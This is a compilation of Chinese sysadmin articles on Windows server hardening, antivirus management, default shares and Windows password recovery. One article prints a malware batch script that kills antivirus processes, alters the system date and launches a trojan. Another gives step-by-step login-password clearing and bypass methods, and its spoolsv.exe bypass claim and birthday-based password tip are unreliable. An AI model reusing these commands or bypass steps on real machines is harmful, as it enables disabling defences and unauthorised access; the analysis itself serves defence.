一般来说，公司内的服务通常有 AD 活动目录服务、DHCP 服务、DNS 服务、文件服务、邮件服务、ERP 服务、WSUS 服务、IIS 网站服务、代理服务等，还会有 OA 服务、传真服务、FTP 服务等。理论上，这些服务都应该使用单独的服务器，但是有时为了方便管理，会在一台服务器上同时安装两项甚至多项服务。

这是不可取的，例如，很多公司都在使用 IIS 作为网站服务器。但是众所周之，IIS 是微软的组件中漏洞最多的一个，隔一段时间就会公布一个漏洞，很多攻击者都会通过 CGI 漏洞扫描器进行破坏、攻击。如果将主域或者其他关键服务器和 IIS 做到一起，就相当于把内部资料完全暴露在入侵者面前。

另外，单一服务器提供多项服务也会增大服务器的自身压力，速度缓慢或者其他稀奇古怪的病症都可能发生。

所以，还是建议将服务分属开来，实行单一化。

## 分区格式

服务器的分区格式基本上都是 NTFS，主要是因为它具有强大的安全控制机制，对大硬盘的支持功能也是 FAT32 无法比拟的。如果硬盘分区是 FAT32 格式就转换一下，只需使用命令 `Convert c:/fs:ntfs`，就可以将 C 盘转换成 NTFS 格式。

不过，用这种转换方式有一点弊端，就是转换后安装 Windows 补丁时会出现蓝屏现象。如果有时间和精力，最好重装一下系统，在安装时将分区格式化成 NTFS 格式，这才是上上之选。

## 用户账户

服务器安装初期有一部分账户默认状态是被开启的，这些账户很多都是没用的，甚至其存在本身就是对系统安全的威胁，比如 Guest 账户。这个账户被黑客运用得淋漓尽致，很多工具能轻易地将 Guest 账户提升到管理员组，一旦被攻破，整个网络也就没有任何系统安全性可言了。

所以账户及密码要严防死守，最好做到如下几点：

- （1）关闭 Guest 账户。
- （2）更改 Administrator 账户的名称，最好使用不易暴露目标的普通名称，同时再建立一两个管理员账户，以便不

时之需，但是这些账户的权限要严格控制，非必要时不要将整个服务器予以授权。

（3）鉴于暴力破解密码的手段和速度都有所提高，密码复杂度一定要高，最好是十位以上，且同时包含字母、数字、特殊字符。

（4）每两周或一个月更改一次密码，更改的同时在日志中审核账户，检测账户密码是否被恶意尝试突破，并在账号属性中设立锁定次数，账号失败登录次数超过三次就锁定。

这些操作很简单，但是要长年累月地坚持下来，就不是每个人都能做到的了。但是，不出问题还好，一旦出了问题，账户、密码的丢失会对整个网络系统产生致命的打击。

## 相关端口

端口是服务器和客户机相连的逻辑接口，也是服务器的第一道路径，端口的安全性直接影响到服务器的安全。

比如扫描结果显示 69 端口开放，那您的操作系统极有可能是 Linux 或者 UNIX 系统，黑客们就会抛弃 Windows 模式而转为 UNIX 系统模式发起攻击。所以，根据需求仅打开服务使用的端口会更加安全。

配置方法：选择网卡“属性”→“TCP/IP”→“高级”→“选项”→“TCP/IP 筛选”，启用“TCP/IP 筛选”，就可以选择所需要配置的端口了。

## 安全审核

服务器的审核非常关键，通过审核日志，网管能轻松找出系统入侵行为、异常动向等相关信息。但是审核是有技巧的，审核项目过多会占用很多系统资源，而且会导致网管根本没空去看，审核项目过少又无法得知自己需要的相关信息，那样的审核没有意义。所以，需要根据服务器需求设定审核的项目。

比如提供远程服务的 Terminal Service 服务器，一般来说，我们只要审核登录、注销事件即可，目的只是查看是否有人非法登录。

再比如提供邮箱服务的 Exchange 服务器，需要监视和审核的是收件人、发件人、时间、过滤附件这几项。如果有病毒在服务器中转，通过监视记录非常容易找出来。

每台服务器只记录敏感数据即可。

## 权限配置

这里说的“权限配置”比较有针对性，主要是文件服务器的权限。

对于公司来讲，为了分工合作，很多资源需要读写共享。“读共享”还好说，服务器不会感染病毒，而“写权限”就不是那么容易控制了，一旦客户端中毒，此机器访问某共享文件夹时很可能将病毒同时写入服务器。这种病毒入侵只能依靠杀毒软件来被动检测，但作为网管，主动一点的防御措

施还是很有必要的。

- (1) 尽可能用“组”来进行权限控制。
- (2) 在用户需求基础上，尽可能分配最小的权限。
- (3) 权限是累计效应的，隶属多个组，尽量不重复授权。
- (4) 由于拒绝的权限要比允许的权限高，所以要善用拒绝权限，任何一个不合理的拒绝都有可能造成共享无法正常运行。

## 关闭共享资源

除了文件服务器外，几乎所有的服务器都不需要共享资源。因此，为了防止不法分子利用共享发起攻击，最好关闭所用共享选项。

(1) 打开“本地连接”属性窗口，将“Microsoft 网络的文件和打印机共享”项去掉。

(2) 关闭默认共享。

(3) 关闭 Server 这项共享服务。

关闭这些网络共享途径，不法分子就不能通过共享的文件来入侵服务器了，少了一种入侵手段，安全性自然要有所提高。

还有，不需要的功能和协议也应尽可能关闭或禁用。比如大量的 ICMP 数据包会形成“ICMP 风暴”，造成网络堵塞，受到流量攻击；“ICMP 路由公告”可以造成客户机与服务器的网络连接异常，数据被窃听、盗窃。可以通过修改注册表来防止 ICMP 重定向报文的攻击，禁止响应 ICMP 路由通告报文。

另外，删除 NetBEUI 和即将退出历史舞台的 IPX/SPX 协议，也将在很大程度上保护服务器的安全。

原则上，服务器只要能提供相应服务，所用的东西能少就少。

## 加强数据备份

域账户数据、内网邮箱账户数据、外网邮箱账户数据、ERP 资源数据，这些数据不用多说大家也知道它们的重要性，保证数据安全就要对这些数据加大备份强度。

建议：每天做增量备份，每星期做全盘备份，每个月检测数据备份是否完善。当数据到达指定大小时刻录光盘，并制作冗余光盘，防止数据因保存不当丢失。

关键的数据尽可能做冗余备份，成本不会增加很多，但是数据安全性却大大提高。

## 保留地址

服务器的地址要有完全的受控性和永久不被侵占性，这就要保留一部分地址只供服务器使用。

首先，在 DHCP 地址池中划分出相应的 IP 地址作为保留地址，然后将这些 IP 地址和对应服务器的 MAC 地址绑定。这样，即便是客户机非法使用该 IP 地址，也会因为 MAC 地址的不同而被服务器放弃，不会造成服务器 IP 地址被占用或产生 IP 冲突的事情，从而保证服务器不被非法占用，服务不中断。

## 升级系统补丁

网络版的杀毒软件很多都是可以自动升级病毒库的，这方面我们不必过于担心。

而众多服务器的补丁文件就需要专门的服务来控制，WSUS 就是不错的选择。它可以将各单台服务器与 WSUS 服务器端关联起来，自动下载补丁文件，简化操作，简化流程，节约网络流量，还可以确保系统漏洞不被利用和攻破。

## NetBIOS 防范

NetBIOS（网络基本输入/输出系统）是一个普遍存在于局域网中的协议，它将程序和局域网操作能力之间的接口标准化，提供给网络程序数据交换的通信方法。也正是因为它的普遍性，很多网管都经历过 NetBIOS（端口为 137）受攻击的情况。

为了防止受到攻击，最好将其禁用。

具体方法：右键单击“网上邻居”，选择“属性”→“本地连接”→“属性”，选中“Internet 协议（TCP/IP）”，单击“属性”，再单击【高级】按钮，并在随后弹出的设置框中选中“WINS”标签，在 NetBIOS 设置中将默认改为“禁用 TCP/IP 上的 NetBIOS（S）”。

## 硬件环境

前面主要讲的都是软件环境，硬件环境方面也要给予足够的重视。

硬件环境多为机房内物理环境。联动空调、UPS 这些设备必不可少，它们可以让机房的温度、湿度长时间保持在恒定状态，并避免瞬间掉电对服务器造成的冲击。

还要注意自然环境对服务器的影响。据说个别行业的服务器是埋在地下的，这很好，防盗窃，温度还要更低一些。公司的服务器不可能做到这种程度，但是给服务器加个包装，像刀片服务器一样做个铁皮衣服相信是很有必要的。

我接触服务器有一段时间，也曾遭遇过服务器受攻击的情况。随着不断提高防御手段，现在服务器运行状况相当好，每次审核日志都没有异常记录，而服务器在运作方面也同样稳定。



快速备份 ServerProtect 数据

趋势科技的 ServerProtect 是一款为服务器设计的集中式管理的网络版防病毒系统。

该系统提供的目录和文件写保护功能、与 TCM 紧密衔接的中央管控设计及独有的 TSC 损害清除程序为服务器提供了强大的病毒防范和清除能力，但也有一个很大的缺陷，信息服务器重装后，已经部署的各个客户端无法自动连接到服务器上。

因此，信息服务器日常备份就显得尤为重要。

ServerProtect 服务器自带的“备份/恢复”功能较弱，特别是当某些客户端服务器无法连通时，信息服务器数据恢复不但缓慢而且容易出现问題。

我通过实践发现可以用“导出/导入”注册表的方法实现

青島市委市政務局計算機中心 臧建林  
这部分功能，不但简便而且快捷。

备份：将注册表中项 HKEY\_LOCAL\_MACHINE\Software\TrendMicro 下的项目导出到注册表文件中，信息服务器的客户端连接数据及扫描设置都包含在该项目下。

恢复：安装完 Server Protect 服务器后，将备份的注册表信息直接导入到注册表中，然后启动信息服务器，此时所有的客户端及相应的设置将完全出现在控制台上。

注意

因为这种操作方法是將信息服务器的所有设置全部备份，所以控制台的口令是信息备份时的口令，而不是重新安装 ServerProtect 时所设置的口令。

用赛门铁克 SEP11 禁止迅雷

Symantec Endpoint Protection 11.0(简称 SEP11)是赛门铁克最新的防病毒软件。它不仅提供了基本的防病毒和反间谍软件功能，还能够通过防火墙或应用程序与设备控制策略对客户的应用程序进行管理控制。利用该功能可以禁止客户端运行迅雷等 P2P 软件，以保证网络的正常、稳定运行。

本文将重点介绍如何在 SEP11 管理控制台上配置相应的应用程序与设备控制策略，从而禁止客户端使用迅雷等软件。

1. 制定策略

(1) 登录 SEP11 的管理控制台，在“策略”页面的“查看策略”选项下选择“应用程序控制与设备控制”，并在“任务”选项下单击“添加应用程序和设备控制策略”。

(2) 在“应用程序和设备控制策略”对话框中选择“应用程序控制”，并单击“添加”选项。

(3) 在“添加应用程序规则集”对话框中将规则集命名为“禁止迅雷”，在“将此规则应用于下列进程”上单击【添加】按钮。

(4) 在“添加进程定义”对话框中输入“\*.\*”表示所有文件及应用程序，单击【确定】按钮。

(5) 在“规则”选项下选中“规则 1”，并单击“添加”→“添加条件”→“启动进程尝试”。

(6) 在“启动进程尝试”对话框中找到“应用于下列进程”，单击“添加”，然后分别添加迅雷“Thunder.exe”和 Web 迅雷“Webthunder.exe”两个进程，如图 1 所示。

(7) 选择“操作”选项，选中“禁止访问”，并在通知

唐山市交通局信息中心 殷杰  
用户框中输入要提醒用户的信息，如“禁止使用迅雷”，最后单击【确定】按钮，如图 2 所示。



图 1 添加应用程序控制规则集



图 2 输入通知用户信息

(8) 在新添加好的规则中勾选“禁止迅雷”规则，并在“测试生产”选项中选择“生产”，单击【确定】按钮。

## 2. 测试

将“禁止迅雷”策略分配到客户端所在的组，然后分直接运行程序与 IE 调用两种情况进行测试。

(1) 直接运行迅雷或 Web 迅雷程序，会出现“句柄无效”的提示，程序无法运行，如图 3 所示。




图3 直接运行迅雷被阻

(2) 通过 IE 等浏览器调用迅雷或 Web 迅雷时，桌面右下角会弹出提示窗口，显示“应用程序和设备控制规则启动进程尝试已禁止 Explorer.exe，后者试图访问 Thunder.exe，禁止使用迅雷”。

## 3. 小结

利用该方法同样可以禁止客户端使用 QQ 等应用程序，但如果用户重装系统或将 SEP11 卸载的话，就失去作用。

想更好地发挥 SEP11 的作用，还可以选配 SNAC 模块，将网络准入机制与防病毒紧密结合起来，让用户明白，要想使用网络，就要接受 SEP11 的限制。

# 杀毒软件被禁之谜

计算机感染病毒后，杀毒软件经常被禁用。在一次解决问题的过程中，我发现系统关键目录下多出了陌生文件 Rxxb.bat 和 Rxxb.vbs。用记事本打开一看，发现这才是杀毒软件被禁用的原因。

## 1. 查找进程

首先用 FTP 上传病毒程序，利用上传的程序查找计算机进程，分析该程序应该是利用 Knlps.exe 列出系统进程，并将进程 PID 值写入一个文本文件。语句如下：

```
Knlp.exe -l >PID.txt
```

然后在进程中找出杀毒软件的 PID 值，并利用 DOS 命令 Findstr 把杀毒软件的 PID 值写入一个文本文件。

如瑞星杀毒软件的主程序为 RavMon.exe、RavMonD.exe、CCenter.exe，执行命令：

```
Findstr /i "RavMon.exe" PID.txt >>RAV.txt
```

```
Findstr /i "RavMonD.exe" PID.txt >>RAV.txt
```

```
Findstr /i "CCenter.exe" PID.txt >>RAV.txt
```

## 2. 禁用进程

用上传的程序禁用杀毒软件。由于杀毒软件种类及每个软件的主程序都很多，所以在禁用杀毒软件主程序时运用了 for 循环命令。语句如下：

```
FOR /F "col=, tokens=1 delims=" %%1 in (RAV.txt) do  
knlp.exe -k %%1
```

从这里可以看到，我是用上传的 Knlps.exe 禁用找到的杀毒软件 PID 值。

## 3. 修改系统时间

修改系统时间为以前的时间。为了使隐蔽性更好，该时间一般是与系统文件的时间相近的。如 Windows XP 系统的时间设置为 2005 年 11 月 6 日之前。语句如下：

```
Set date=%date%
```

```
Date 2005-11-6
```

## 4. 运行木马

为了使木马能够准确运行，先设置一个等待时间，该程序为 15 秒，确认杀毒软件关闭后再运行上传到临时文件夹的木马程序。语句如下：

```
%systemroot%\temp\_svchost.exe
```

木马运行后就会修改注册表，随系统一起自启动，并且在系统关键目录下释放 dll、exe 等文件，有的还会内嵌到系统关键进程中，以便“隐身”。

## 5. 恢复系统时间

木马进行后，把系统时间恢复，并与 Internet 同步。

语句如下：

```
Date 2008-04-25
```

```
Date %date%
```

## 6. 删除使用痕迹

系统时间恢复后，再把所有上传到临时文件夹的程序（木马）删除掉，而生成的新木马早已驻留在系统中了。

通过分析可以看到，中了该病毒后，常用的杀毒软件对它就会失效，而通过查看系统目录下最近生成的文件也无济于事（木马会调整系统时间）。

## 预防措施

针对这类病毒，建议采取以下一些措施。

### 1. 备份安全的系统注册表

方法：在“运行”中输入 Regedit 进入注册表，选中根目录即“我的电脑”，从“文件”菜单中选择“导出”并指定目标文件夹。

## 2. 记录系统目录下的文件列表

方法：在 CMD 模式下进入系统目录，如 Windows XP 系统中 Windows 目录，运行 `Dir >>D:\Winfile.txt`，则会在 D 盘生成一个文本文件，内容包括当前系统目录下的所有文件及文件夹。

备份 System32 文件夹的方法相同。

## 3. 做好系统进程列表及 PID 值的备份

方法：在 CMD 模式下运行 `Tasklist >>D:\jc.txt`，在 D 盘下新建文本文件，内容包括当前系统进程及其对应的 PID 值。

有了以上三个备份，如果感染了这类病毒，只需将现有系统与以前的备份进行对比（在 DOS 下运行 `Fc` 命令），就能快速找出病毒文件，然后进行手动删除，最后进行注册表恢复。

## 内网安全请先“放开”

层层设防的网络安全防护体系却挡不住恶意代码和非法攻击的侵袭，安全问题依然会不断出现，这让越来越多的企业意识到，要想获得真正的安全，绝对不能忽视“内网安全”这个层面。

然而，很多企业都固执地认为要想获得真正的“内网安全”，就要把系统牢牢地守住，能不开的坚决不开放。

其实，内网安全有时也需要适当地“放开”。例如，放开我们一直忌讳的东西——默认共享！

默认共享是指计算机安装了 Windows 2000 及其以上操作系统后自动打开的共享。

只要我们知道了网络中一台计算机的管理员账号，就可以通过默认共享访问该计算机中的资源（域环境下域管理员账户也可访问）。

默认共享访问方法为：

在“运行”对话框中输入：`\\机器名（或 IP 地址）\C$`，即可访问这台计算机的 C 盘内容。

### 关闭默认共享之初衷

关闭默认共享相信是很多用户都支持的想法，持这种想法的用户主要观点是“安全”，一方面可以确保计算机内的资源不被非法侵害；另一方面，关闭默认共享对用户使用计算机没有任何影响，正常的上网、收发邮件及常规的共享都不会因为关闭默认共享增加丝毫不便。

所以，默认共享成了众矢之的。很多用户安装系统之后，首先要做的工作就是“关闭”共享。很多网管员也是这样，至少笔者就是这么做的。

笔者刚入职的时候，正逢冲击波病毒大爆发，感染速度之快令人咋舌。待病毒消灭后，我们几个网管商量，就给域内所有用户发了一封包含关闭默认共享批处理的邮件，要求用户尽早将“默认共享”关闭，以防不测。而后的日子里，病毒发作的情况减少了很多。

但事实上，这并不是关闭默认共享的功劳，因为“爱之门”病毒网内大规模发作时，很多机器再次罹难。

关闭默认共享让用户的数据资源得到了保护，但是抵抗

病毒的能力并没有得到明显的提高。而经过这么多日子的实际演练，关闭默认共享的弊端逐步显现出来，这个弊端是直接针对我们网管员的。

### 关闭默认共享之弊端

笔者所在公司员工的计算机水平很高，他们可以自行安装系统、配置邮箱、加入域等操作。

用过微软 AD 的用户都知道，域内以前的计算机名不会自动删除，而新安装的系统又不能和以前的计算机名重复，所以在加入域时，员工经常写下自己的英文名字，或者直接使用系统默认的计算机名，这对用户使用计算机没有影响，但是对网管员定位计算机却相当不利。

内网的病毒很多，尽管有网络版的杀毒软件，但是很多病毒并没有彻底被清除，如果一个新系统没有安装杀毒软件，很可能在一个小时之内感染  $N$  种病毒。

更有甚者，安装完系统后却不安装杀毒软件，一段时间内计算机就会感染病毒，这些病毒会攻击网内的其他机器。

对网络影响最为严重的就是 DDoS 攻击，受攻击时整个网络都会被 DDoS 拖得很慢，网管必须在第一时间内找到那台攻击计算机。

Sniffer 能轻松地找到攻击计算机，得到的信息有 IP 地址、MAC 地址、机器名等，让网管可以根据这些信息找到病毒计算机，但是问题随之而来。

如果用户安装完系统，随意地起了一个机器名，该如何去找？VLAN 能划分网段，能缩小范围，但是如果网内存在几千台计算机，网管会按照 MAC 地址逐个划分吗？

这个时候，笔者想起了曾经痛恨的东西——默认共享。

### 开启默认共享之优势

用默认共享，我们完全可以这样做：

（1）域环境，假如 `sadsa` 这台计算机中毒，在“运行”对话框中输入 `\\sadsa\c$`，在弹出的对话框中输入域账户及密码，如图 1 所示，登录这台计算机。




图1 登录 sadsa 计算机

(2) 进入到目录\\sadsa\c\$\Documents and Settings 下，查看登录 sadsa 计算机的所有用户，一般包括 Administrator、Default User、All Users 和一个域用户，如图 2 所示。



图2 查看 sadsa 计算机的用户

(3) 登录域控制器，打开“Active Directory 用户和计算机”程序，在这里很容易就能找到 yanghuan 这个用户是谁。

(4) 最后到 yanghuan 这台机器上杀毒即可。

这就是默认共享的威力，它可以在得知简单信息的基础上准确定位到具体计算机。

## 开启默认共享之疑虑

也许有人还会对域账户打开默认共享产生疑问，不要担心。

首先，默认共享只有域管理员才能访问，其他用户没有这个权限。试问一下，如果域管理员的密码都被盗取了，又何谈内网安全？如果真被非法攻击者入侵，域管理员的密码被破的同时，攻击者自然也知道了主域的一切信息，要想搞坏内网简直易如反掌。

其次，作为一个网络管理员，职业操守非常重要，网管员不会恶意窥探用户计算机内的数据，而且我们网管早就对

用户做过严格培训，每台计算机的 Administrator 账户都必须加设密码，并禁止把一切用户数据放到 C 盘，所以 C 盘只是一个系统文件和程序文件的大集合，基本不会存放真正核心的数据资源。

鉴于此，笔者和其他同事商议后决定，再次开启默认共享。不过，开启的只是针对 C 盘的默认共享。

## 大规模开启默认共享之方法

前面说过，基本上所有的域账户都通过批处理文件把默认共享关闭了，再发邮件要求用户开启默认共享，相信用户多数都不肯执行，不妨请组策略来帮个忙。

(1) 登录域控制器，新建一个名为 Open.bat 的批处理文件，命令为：

```
net share c$=c:
```

(2) 打开“Active Directory 用户和计算机”程序，找到需要设置组策略的 Ou，打开其组策略选项。

(3) 在组策略编辑器中依次打开“用户配置/Windows 设置/脚本（登录/注销）”，在右侧的窗口中打开“登录”选项，单击【编辑】按钮，浏览到刚才建立的 Open.bat 文件，单击【确定】按钮，如图 3 所示。




图3 登录属性设定

经过如此设置，域内所有用户在下一次登录域时都会执行这个脚本，从而开启 C 盘的默认共享，再次遇到病毒时就可以通过默认共享来定位中毒计算机了。

笔者坚信，默认共享对域管理员利大于弊，一味地想着关闭默认共享，还不如想想其他办法来加固域管理员的密码或者把内网的其他漏洞再堵一堵。

## 密码是如何被盗的

如果您的 Windows 密码被恶意篡改了，或者因为设置太过复杂而记不起来了，怎么办？

本文以 Windows XP 为基础，介绍一下密码的管理和保护。

江苏省宜兴丁蜀职业高级中学 翁永平

## 破解密码方法一

破解 Windows 密码的工具有很多种，如 Active Password Changer v3.5、O&O BlueCon XXL v5.0、Windows XP/2000。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

NT.Password.Recovery.Key 等。本文以 Active Password Changer 2.1 为例。

Active Password Changer 2.1 可清除 Windows 2000/XP/2003 管理员登录密码, 全面支持 NTFS/FAT32/FAT 分区及 IDE/SATA/SCSI 磁盘格式。

首先将该程序文件“Password.exe”复制到引导盘中，然后引导进入DOS模式，执行程序“Password.exe”。首先出现系统搜索选单：第一项表示手工选择逻辑磁盘，要求选择操作系统所在的磁盘；第二项表示自动搜索硬盘中的所有操作系统。这里选择“1 手动选择SAM所在的分区”，按回车键后，显示当前的逻辑分区列表，按回车键确认。提示找到SAM文件，按回车键确认，自动分析出当前系统中的所有账户列表。选择需要消除的账户数字序号，按回车键确认，然后会询问是否确认清除，按下【Y】键，很快就提示密码清除成功了，如图1所示。重启系统，即可用空密码登录系统。



图 1 密码清除成功

## 破解密码方法二

在进行 Windows XP 系统密码破解时，尤其需要注意的一点是 EFS 加密数据的安全性。如果在破解前的账户下使用 EFS 加密了某些数据文件，在使用软件更新密码后，原有的账户凭证信息会丢失，继而会导致 EFS 加密数据的丢失。

要想保证 EFS 加密数据的安全性, 只有利用其他账户登录, 用 LCS 之类的密码破解工具直接破解, 登录界面如图 2 所示。破解 Windows 密码的工具软件还可以破解 Syskey 加密过的登录密码。




图2 LC5 界面

### 破解密码方法三

系统里面有很多账号，如果经常不用就可能忘了它们的存在，要想找回密码更加麻烦。不妨试试 **Network Password**

### Recovery.

将软件和汉化包解压至相同的目录下,运行后,就能看到当前系统中的所有账号信息,如图3所示。



图 3 显示所有账号信息

### 破解密码方法四

通过替换密码管理文件，也可以入侵 Windows XP。

这是因为 Windows XP 是通过“spoolsv.exe”进程（见图 4）管理 Windows XP 登录的。每次登录系统时，系统首先调用“spoolsv.exe”进程检验当前系统是否使用密码。



图 4 spoolsv.exe 进程

对于未设置登录密码的账户，“spoolsv.exe”进程记住后采用自动登录方式，即跳过密码检测步骤，这就让入侵的成功性变得很高。

试验步骤一:

找一台没有设置密码的 Windows XP 系统，进入系统盘的“\WINDOWS\system32”系统目录，把其中名为“spoolsv.exe”(56.5KB)的文件复制到软盘或 U 盘里，如图 5 所示。



图 5 spoolsv.exe 特性

**友情提示:**如果没有在“\WINDOWS\system32”文件夹中找到指定文件,则说明当前系统隐藏显示系统文件。在资源管理器中单击【工具】→【文件夹选项】命令,在“查看”选项卡中取消“隐藏受保护的操作系统文件(推荐)”复选框。

并将“隐藏文件和文件夹”选择为“显示所有文件和文件夹”方式。

#### 试验步骤二：

准备好密码文件后，先确认待入侵的 Windows XP 的文件系统。如果是 FAT32，那么将非常方便，只需找一张启动盘，把软盘或 U 盘里的“spoolsv.exe”复制到目标系统分区的“\WINDOWS\system32”文件夹覆盖即可。如果是 NTFS 文件系统，通过 NTFS for DOS 访问。如果是 Windows NT 多系统共存，也可进入其他系统替换，反正最终目的是成功替换“spoolsv.exe”文件。

#### 试验步骤三：

替换文件后，正常方式启动 Windows XP，很快就会发现可以不用输入密码直接进入 Windows XP 桌面（多用户的 Windows XP 系统会选择第一个用户登录），已成功入侵。

#### 入侵后遗症：

虽然本案例可以成功进入 Windows XP，但切换或注销用户后将要求输入密码。换句话说，其实只是使系统启动跳过登录窗口，一旦激活登录窗口（切换或注销用户），就正常执行密码检测步骤了。另外，它将破坏系统的休眠功能。

#### 防范措施：

启用 Windows XP 的密码策略功能。

### 破解密码方法五

如果需要一种简单的破解方式，不妨试试使用工具软件来“重置密码”。

Windows Key 可以将系统中某个账户的密码重置，也就是说可以用空密码登录系统，等于变相地拿回了系统的“钥匙”。

#### 试验步骤一：

从 <http://www.lostpassword.com/demos/winkeyd.exe> 下载软件，在其他计算机上安装并运行该软件。

Windows Key 提供了制作恢复软盘、恢复光盘及可引导闪存盘三种模式。由于现在软驱已属“稀有物品”，所以这里使用 U 盘来操作，如图 6 所示。




图 6 Windows Key

在软件的主窗口中单击“USB Flash Drive”超链接，将

准备好的空白 U 盘插入，接着在光驱中放入 Windows XP 安装光盘（需要其中的 TXTSETUP.SIF 文件），再单击“Next”，即可开始进行可启动 U 盘的制作。完成后，Windows Key 会在 U 盘中添加启动系统所需文件及进行密码修复所必需的几个文件。

#### 试验步骤二：

在 BIOS 中设定好 U 盘启动后，用 U 盘引导系统，将会自动加载 Windows Key 驱动。稍等片刻，系统便会自动进入 Windows Key 的工作环境。这时选择要重置密码的系统所在分区的序号，该系统中的所有账户名便会被列出。

键入要重置密码的账户名所对应的序号，将会弹出“Set Password To '12345'?(Y/N)”的提示。根据提示输入“Y”，很快该账户的密码便会被重置为 12345 了。

重新启动系统，输入重置后的密码进行登录，系统的控制权就重新回来了。

### 坚固 Windows XP 密码防线

讲到这里，很多人可能都会觉得 Windows XP 的密码形同虚设。其实这只是 Windows XP 默认设置密码步骤隐藏的危险，通过定义更安全的密码规则，如系统的“本地安全设置”工具，完全可以坚固 Windows XP 密码防线。

#### 1. 运行“本地安全设置”工具

在“开始”→“运行”中输入“secpol.msc”激活它。在主窗口的左侧目录树依次展开“账户策略”→“密码策略”，我们要定义的密码规则就是在右侧面板显示的选项中，如图 7 所示。




图 7 密码策略设置

#### 2. 设置密码规则各选项

首先双击“密码必须符合复杂性要求”，将安全设置设为“已启用”，此时用户在“控制面板”→“用户账户”中创建的密码必须包含大小写英文、阿拉伯数字及特殊字符（如标点符号、\$%>!@#%^&()等）三种类型字符。如果未包含其中一种字符，将会弹出对话框提示。

参考方案：密码复杂性要求密码长度最小值设为 8 个字符，强制密码历史设置为 0，接着确定密码最长（短）存留期，一般将最长存留期设为最短存留期的 2~3 倍。例如，最长存留期设为 30 天，那么最短存留期可以设置为 10 天，这样比较合理。

密码与破解需要辩证地看，没有绝对的密码安全，也没有绝对成功的密码破解，要想保证自己的密码安全性，最好

是设置足够安全的密码，并妥善管理密码。

### 3. 密码被破解的原因

许多用户的密码之所以被破解，往往是因为密码设置得过于简单，而许多密码的破解方法都是暴力破解方式，因此过于简单的密码大大增加了攻击者破解成功的几率。怎样的密码才是最安全的呢？

使用 Advanced Password Generator 软件可以生成高安全性的密码，如图 8 所示。




图 8 APGenerator 的应用

#### 提示

正确的密码设置方式应该采用数字与字母组合，字母大小写混合，并在密码中加入一些特殊字符，如“# \$ % ^ & \* @ !”之类的，这样才能保证密码的复杂性和安全性。当然密码也要有一定的规律才方便记忆，如可采用自己的生日加上字母或特殊字符当密码，如“1977#08#06#”是比较安全的；使用自己的姓名作密码的话，可设置为“xiao#yao \$”等。另外，如果在网上注册一些比较重要的账号，在填写资料的时候一定要填写真实正确的邮箱地址或者密码提示问题，如果密码忘记，通常这类账号都可以用邮箱找回密码。

Advanced Password Generator v2.83(简称 AP Generator)可一次产生 40 个由 2~20 个字符组成的密码口令。

它提供了线性同余方法和位移方法这两种随机生成密码的方式。这两种密码生成方式都采用了复杂的数学计算方法，能够使生成的密码毫无规律，大大降低了密码被破解的可能。

运行 AP Generator 后，在“选择随机数字”组“生成器”中勾选其中的一种密码随机生成方式。单击菜单中的“基本码”，可以选择“自动生成”或“自定义基本码”。选择自定义方式后，用户可以在弹出的对话框中单击加减速按钮，更改原有的基本码。所谓的基本码也就是软件在使用两种密码生成方式时，以该串数字为基准，在此基础上进行随机运算

从而得到新密码。

软件提供了两种密码生成模式，“简单模式”和“高级模式”。选择其中的“高级模式”，然后在“选择键”中设置密码包含的字符类型：有纯数字或纯字母型密码，也有混合数字与字母型，或者包含所有键的复杂密码。

为了保证密码的可靠性，一般选择“所有键”项或“数字和字母”项，使生成的密码中包含特殊字符，或既有数字也有字母。由于一般的密码输入框中都是区分大小写的，因此在“大小写区别”组中要勾选“是，区分大小写”项。

在 AP Generator 界面的“选择密码长度”中根据自己的需要选择合适的密码长度，不要过长也不要过短。在“选择密码数量”项中设置一次生成数个或数十个密码。最后勾选“自动复制到剪贴板上”，单击界面中的“生成密码”按钮，即可随机生成指定类型和长度的多个密码了，如图 9 所示。生成的密码会自动放入剪贴板，方便保存或粘贴在密码输入框中。




图 9 设置所需密码类型

